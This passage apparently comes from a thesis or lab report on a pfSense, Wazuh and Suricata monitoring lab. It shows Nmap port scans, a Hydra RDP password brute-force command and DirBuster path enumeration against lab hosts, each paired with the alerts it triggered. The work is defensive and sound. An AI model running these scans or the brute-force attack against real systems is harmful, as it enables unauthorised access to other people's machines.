| manager.name | wazuh |

*Figure 103: Wazuh Nmap Related Generated Event*

To intentionally expose a service to the outside network, a firewall port forward rule is created that forwards a WAN interface port directly to the XAMPP server (Figure 104).



| □ | | | Interface | Protocol | Source Address | Source Ports | Dest. Address | Dest. Ports | NAT IP | NAT Ports | Description | Actions |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| □ | ✓ | | WAN | TCP/UDP | * | * | WAN address | 8080 | 192.168.4.2 | 80 (HTTP) | XAMPP Port Forward | |

*Figure 104: PfSense Port 8080 Port Forwarding Rule*

This will be identified by the Nmap [65] scanner running on the Kali Linux [64]attacking machine and will also be reachable via browser (**Figure 105**).





*Figure 105: Externally Accessed DVWA Login Page*

The scan will eventually identify and show the opened port which in this case is port 8080. Note that port 8080 is usually used for HTTP Proxy and it is used during the Automatic Certificate


Management Environment (ACME) [66] which is used when an HTTPS server is issuing a web certificate so the Certificate Authority can validate the web server's identity. This is why Nmap [65] declares port 8080 as http-proxy port and has nothing to do with the actual service running behind it (Figure 106).



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p- -sC -sV -oA full_scan 192.168.30.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 13:13 EDT
Nmap scan report for 192.168.30.20
Host is up (0.00092s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8081/tcp open  http    Apache Tomcat 8.5.96
|_http-title: Apache Tomcat/8.5.96
|_http-favicon: Apache Tomcat

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10931.55 seconds
```

***Figure 106: Nmap Full Scan on External Firewalled IP***


Port Forwarding also Tomcat service to the outside network, shows up in the same manner as the web server (Figure 107).



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -Pn -p8080-8081 192.168.30.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 15:58 EDT
Nmap scan report for 192.168.30.20
Host is up (0.00042s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: BC:24:11:95:25:B2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

***Figure 107: Nmap Port 8080-8081 Scan***


In the event of having an attacker already inside the network, in the same network segment, the packets might not go through the firewall, so it is completely up to the Wazuh [26] agents running on each host to report this behavior to the monitoring service. In that case, an attacker could see all ports of a node that are exposed to the internal network, which by no means is considered secure (Figure 108).



```
└─$ nmap -Pn -p- -sC -sV -oA full_scan 192.168.4.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-29 13:33 EDT
Nmap scan report for 192.168.4.2
Host is up (0.00055s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp   open  http       Apache httpd 2.4.58 ((Win64) OpenSSL/3.1
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.4.2/dashboard/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.
443/tcp  open  ssl/http   Apache httpd 2.4.58 ((Win64) OpenSSL/3.1
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.
| http-title: Welcome to XAMPP
|_Requested resource was https://192.168.4.2/dashboard/
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| tls-alpn:
|_  http/1.1
3306/tcp open  mysql      MySQL 5.5.5-10.4.32-MariaDB
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.4.32-MariaDB
|   Thread ID: 41
|   Capabilities flags: 63486
|   Some Capabilities: Speaks41ProtocolNew, IgnoreSigpipes, Ignore
ortsCompression, SupportsTransactions, SupportsLoadDataLocal, Dont
BCClient, ConnectWithDatabase, LongColumnFlag, InteractiveClient,
colOld, FoundRows, SupportsMultipleResults, SupportsAuthPlugins, S
|   Status: Autocommit
|   Salt: 6Rz0~L>4*q}Bo,(%!sA-
|_  Auth Plugin Name: mysql_native_password
5040/tcp open  unknown
5357/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

***Figure 108: Nmap Internal IP Full Scanning***


The fact that most hosts are behind firewalls, on internal networks or even locked down intranets does not mean that ports can be exposed without risk. Every port-service adds more attack surface which under certain conditions can help attackers to extract data or gain control of a system. A very good illustration of this is the Remote Desktop Server (RDP) on a Windows host, where exposes port 3389 to the network. An attacker can see if that port is open and then try to brute force it. Using a Kali Linux machine, hydra could be used for exploiting RDP using a password list (Figure 109).



```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l Administrator -P /usr/share/john/password.lst rdp://192.168.4.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-29 14:05:43
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between conn
ection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3559 login tries (l:1/p:3559), ~890 tries per task
[DATA] attacking rdp://192.168.4.2:3389/
[STATUS] 159.00 tries/min, 159 tries in 00:01h, 3400 to do in 00:22h, 4 active
[STATUS] 152.00 tries/min, 456 tries in 00:03h, 3103 to do in 00:21h, 4 active
```

***Figure 109: Hydra Remote Desktop Brute Forcing***


Something like this would generate a lot of security critical logs on Wazuh [26] that would trigger a series of alerts (**Figure 110** and **Figure 111**).



Security Alerts

| Time ↓ | Technique(s) | Tactic(s) | Description |
|---|---|---|---|
| Aug 29, 2024 @ 21:08:50.678 | T1078 T1531 | Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact | Logon failure - Unknown user or bad password. |
| Aug 29, 2024 @ 21:08:49.489 | T1078 T1531 | Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact | Logon failure - Unknown user or bad password. |
| Aug 29, 2024 @ 21:08:49.478 | T1078 T1531 | Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact | Logon failure - Unknown user or bad password. |
| Aug 29, 2024 @ 21:08:49.476 | T1078 T1531 | Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact | Logon failure - Unknown user or bad password. |
| Aug 29, 2024 @ 21:08:48.286 | T1078 T1531 | Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact | Logon failure - Unknown user or bad password. |
| Aug 29, 2024 @ 21:08:48.273 | T1078 T1531 | Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact | Logon failure - Unknown user or bad password. |
| Aug 29, 2024 @ 21:08:48.272 | T1110 | Credential Access | Multiple Windows logon failures. |

*Figure 110: Wazuh Brute Forcing Related Event*




Security Alerts

| Time ↓ | Technique(s) | Tactic(s) | Description | Level | Rule ID |
|---|---|---|---|---|---|
| Aug 29, 2024 @ 21:05:44.038 | T1110 | Credential Access | Multiple Windows logon failures. | 10 | 60204 |

| | |
|---|---|
| @timestamp | 2024-08-29T18:05:44.038Z |
| _id | 5alQn5EBUDimtWr2m-0N |
| agent.id | 001 |
| agent.ip | 192.168.4.2 |
| agent.name | winadmin |
| data.win.eventdata.authenticationPackageName | NTLM |
| data.win.eventdata.failureReason | %%2313 |
| data.win.eventdata.ipAddress | 192.168.4.11 |
| data.win.eventdata.ipPort | 0 |
| data.win.eventdata.keyLength | 0 |
| data.win.eventdata.logonProcessName | NtLmSsp |
| data.win.eventdata.logonType | 3 |
| data.win.eventdata.processId | 0x0 |
| data.win.eventdata.status | 0xc000006d |
| data.win.eventdata.subStatus | 0xc000006a |
| data.win.eventdata.subjectLogonId | 0x0 |
| data.win.eventdata.subjectUserSid | S-1-0-0 |
| data.win.eventdata.targetUserName | Administrator |
| data.win.eventdata.targetUserSid | S-1-0-0 |
| data.win.eventdata.workstationName | kali |
| data.win.system.channel | Security |
| data.win.system.computer | DESKTOP-5SL2BL9.cyber.rng |
| data.win.system.eventID | 4625 |
| data.win.system.eventRecordID | 43932 |
| data.win.system.keywords | 0x8010000000000000 |
| data.win.system.level | 0 |
| data.win.system.message | "An account failed to log on. |

*Figure 111: Wazuh Brute Forcing Related Event Detailed*

Also, because there is an HTTP exposed port (80 and 443), an attacker would also scan all the possible paths that exist within a Web Server. Using Kali Linux [64], this is possible using Dirbuster (Figure 112).



```
        at java.desktop/javax.s
        at java.desktop/java.av
        at java.desktop/java.av
        at java.desktop/java.av
        at java.desktop/java.av
        at java.base/java.secu
        at java.base/java.secu
        at java.desktop/java.av
        at java.desktop/java.av
        at java.desktop/java.av
        at java.desktop/java.av
        at java.desktop/java.av
        at java.desktop/java.av
        at java.desktop/java.av
ir found: / - 302
Dir found: /cgi-bin/ - 403
Dir found: /img/ - 200
File found: /index.php - 302
Dir found: /cgi-bin// - 403
Dir found: // - 302
Dir found: //cgi-bin/ - 403
File found: /cgi-bin/con.php -
Dir found: /icons/ - 200
File found: /con.php - 403
Dir found: /cgi-bin/con/ - 403
Dir found: /con/ - 403
Dir found: //img/ - 200
Dir found: /img// - 200
File found: //index.php - 302
DirBuster Stopped
Starting dir/file list based b
Dir found: / - 302
Dir found: /cgi-bin/ - 403
Dir found: /img/ - 200
File found: /index.php - 302
Dir found: /icons/ - 200
File found: /Index.php - 302
Dir found: /icons/small/ - 200
Dir found: /examples/ - 503
File found: /icons/apache_pb.svg - 200
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 5 Files: 3
Results - Tree View
Errors: 0
Back
Pause
Stop
Report
Change


http://192.168.4.2:80/

| | |
|---|---|
| Testing for dirs in / | 0% |
| Testing for files in / with extention .php | 0% |
| Testing for dirs in /cgi-bin/ | 0% |
| Testing for files in /cgi-bin/ with extention .php | 0% |
| Testing for dirs in /img/ | 0% |
| Testing for files in /img/ with extention .php | 0% |
| Testing for dirs in /icons/ | 0% |

Current speed: 32 requests/sec (Select and right click for more options)
Average speed: (T) 81, (C) 27 requests/sec
Parse Queue Size: 9414
Total Requests: 11117/2646579
Current number of running threads: 10
Time To Finish: 1 Day
Starting dir/file list based brute forcing /cgi-bin/nokia.php

*Figure 112: DirBuster Web Server Path Scanning*

If the web server is running, there will be discoverable paths and will be enumerated by the tool, but if the attacker goes through the firewall to enumerate all these directories, Suricata [56] can be configured to automatically block the source host because of all those repeated requests (Figure 113).




Aug 29, 2024 @ 22:32:50.377 T1110 Credential Access Multiple pfSense firewall blocks events from same source. 10 87702

| | |
|---|---|
| @timestamp | 2024-08-29T19:32:50.377Z |
| _id | Oqqgn5EBUDimtWr2YwfQ |
| agent.id | 007 |
| agent.ip | 192.168.30.17 |
| agent.name | logcollector |
| data.action | block |
| data.dstip | 192.168.30.20 |
| data.dstport | 80 |
| data.id | 1000000103 |
| data.length | 0 |
| data.protocol | tcp |
| data.srcip | 192.168.30.141 |
| data.srcport | 36335 |
| decoder.name | pf |
| full_log | 2024-08-29T19:32:48.770052+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,30277,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,36335,80,0,S,2973100705,,32120,,mss;sackOK;TS;nop;wscale |
| id | 1724959970.62898107 |
| input.type | log |
| location | /var/log/messages |
| manager.name | wazuh |
| predecoder.program_name | filterlog |
| predecoder.timestamp | 2024-08-29T19:32:48.770052+00:00 |
| previous_output | 2024-08-29T19:32:48.770024+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,9151,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,58269,80,0,S,3579040343,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:49.769931+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,18688,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,38319,80,0,S,1732385552,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:48.769929+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,6443,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,34669,80,0,S,81790407,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:48.769996+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,31031,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,38527,80,0,S,3803121003,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:48.769967+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,897,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,51429,80,0,S,869907774,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:48.769862+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,18687,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,38319,80,0,S,1732385552,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:47.766960+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,30276,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,36335,80,0,S,2973100705,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:47.766926+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,31030,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,38527,80,0,S,3803121003,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:47.766899+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,896,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,51429,80,0,S,869907774,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:47.766871+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,6442,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,34669,80,0,S,81790407,,32120,,mss;sackOK;TS;nop;wscale<br>2024-08-29T19:32:47.766828+00:00 pfSense.cyber.rng filterlog[29813] 4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,18686,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,38319,80,0,S,1732385552,,32120,,mss;sackOK;TS;nop;wscale |
| rule.description | Multiple pfSense firewall blocks events from same source. |

*Figure 113: Wazuh Firewall IP Block Related Event*


This is also as it is shown in the Suricata [56] Logs more accurately as “Information Leak” (**Figure 114**).



Last 250 Alert Entries. (Most recent entries are listed first)

| Date | Action | Pri | Proto | Class | Src | SPort | Dst | DPort | GID:SID | Description |
|---|---|---|---|---|---|---|---|---|---|---|
| 08/29/2024 19:52:18 | ⚠ | 2 | TCP | Attempted Information Leak | 192.168.4.2 | 80 | 192.168.30.141 | 47193 | 1:2101201 | GPL WEB_SERVER 403 Forbidden |
| 08/29/2024 19:52:18 | ⚠ | 2 | TCP | Attempted Information Leak | 192.168.4.2 | 80 | 192.168.30.141 | 43593 | 1:2101201 | GPL WEB_SERVER 403 Forbidden |
| 08/29/2024 19:52:17 | ⚠ | 2 | TCP | Attempted Information Leak | 192.168.4.2 | 80 | 192.168.30.141 | 34109 | 1:2101201 | GPL WEB_SERVER 403 Forbidden |
